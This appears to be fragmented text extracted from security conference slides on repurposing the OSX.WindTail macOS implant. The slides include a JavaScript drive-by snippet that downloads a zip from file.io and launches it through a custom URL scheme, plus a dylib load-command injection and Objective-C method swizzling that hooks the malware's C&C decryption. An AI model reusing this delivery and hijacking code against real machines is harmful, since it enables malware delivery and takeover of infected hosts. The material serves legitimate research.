
```
01 //auto download .zip  
02 //Safari will unzip & trigger url registration  
03 var a = document.createElement('a');  
04 a.setAttribute('href', 'https://file.io/kBTfCn');  
05 a.setAttribute('download', 'Final_Presentation');  
06 $(a).appendTo('body');  
07  
08 $(a)[0].click();  
09  
10 //launch app via custom url scheme  
11 location.replace("openurl2622007://");
```



"Final_Presentation"

download & launch malware







OSX .WINDTAIL repurposing the implant

C&C addresses are encrypted :/

1 modify C&C addresses



load library &
hook decryption routine?!



	RAW	RVA
Executable (X86_64) [SDK10.6]		
Mach64 Header		
Load Commands		
LC_SEGMENT_64 (_PAGEZERO)		
▶ LC_SEGMENT_64 (_TEXT)		
▶ LC_SEGMENT_64 (_DATA)		
LC_SEGMENT_64 (_LINKEDIT)		
LC_DYLD_INFO_ONLY		
LC_SYMTAB		
LC_DYSYMTAB		
LC_LOAD_DYLINKER		
LC_UUID		
LC_VERSION_MIN_MACOSX		
LC_UNIXTHREAD		
LC_LOAD_DYLIB (libcrypto.0.9.8.dylib)		
LC_LOAD_DYLIB (Cocoa)		

overwrite (un-needed)
LC_LOAD_DYLIB entry

0B574	2B	72	66	30	6B	2B	77	3D	3D	00	46	35	55	72	30	43	43	46	4D	4F	2F	+rf0k+w==.F5Ur0CCFM0/
0B589	66	57	48	6A	65	63	78	45	71	47	4C	79	2F	78	71	35	67	45	39	38	5A	fWHjecxEqGLy/xq5gE98Z
0B59E	76	69	55	53	4C	72	74	46	50	6D	47	79	56	37	76	5A	64	42	58	32	50	viUSLrtFPmGyV7vZdBX2P
0B5B3	59	59	41	49	66	6D	55	63	67	58	48	6A	4E	5A	65	33	69	62	6E	64	41	YYAIfmUcgXHjNZe3ibndA
0B5C8	4A	41	68	31	66	41	36	39	41	48	77	6A	6A	50	2B	4C	38	53	34	4F	43	JAh1fA69AHwjP+L8S40C
0B5DD	41	46	74	76	7A	59	77	45	72	30	69	41	3D	00	69	65	38	44	47	71	33	AFtvzYwEr0iA=.ie8DGq3

Offset	Data	Description	Value
00000C88	0000000C	Command	LC_LOAD_DYLIB
00000C8C	00000038	Command Size	56
00000C90	00000018	Str Offset	24
00000C94	00000002	Time Stamp	Wed Dec 31 14:00:02 1969
00000C98	00000908	Current Version	0.9.8
00000C9C	00000908	Compatibility Version	0.9.8
00000CA0	4065786563757461626C655...	Name	@executable_path/swizzle.dylib

\$ vmmmap usrnode

TEXT ~/Library/Final_Presentation.app/
Contents/MacOS/usrnode


TEXT ~/Library/Final_Presentation.app/
Contents/MacOS/swizzle.dylib

'injected' dylib loaded!

OSX . WINDTAIL repurposing the implant

swaps methods, via 'swizzle'



```
01 method_exchangeImplementations(  
02     class_getInstanceMethod([self class], @selector(swizzle:)), -----;  
03     class_getInstanceMethod(NSClassFromString(@"appdele"), @selector(yoop:)); -----  
04  
05 - (NSString*) swizzle:(NSData*)data { <----- ----- ----- ----- ----- ----- ----- -----  
06  
07     //invoke original method ("yoop") to decrypt  
08     decrypted = ((NSString*(*)(id,SEL,NSData*))origImplementation)(self,@selector(yoop:), data);  
09  
10    //modify decrypted string as needed!  
11  
12    return decrypted;  
13 }
```



OSX.WINDTAIL


repurposing the implant

```
$ open Final_Presentation.app  
  
dylib: loaded in usrnode (pid 1337)  
dylib: swizzled 'appdele yoop:'  
  
dylib: decrypted: "doc"  
dylib: decrypted: "docx"  
dylib: decrypted: "ppt"  
  
dylib: decrypted: flux2key.com  
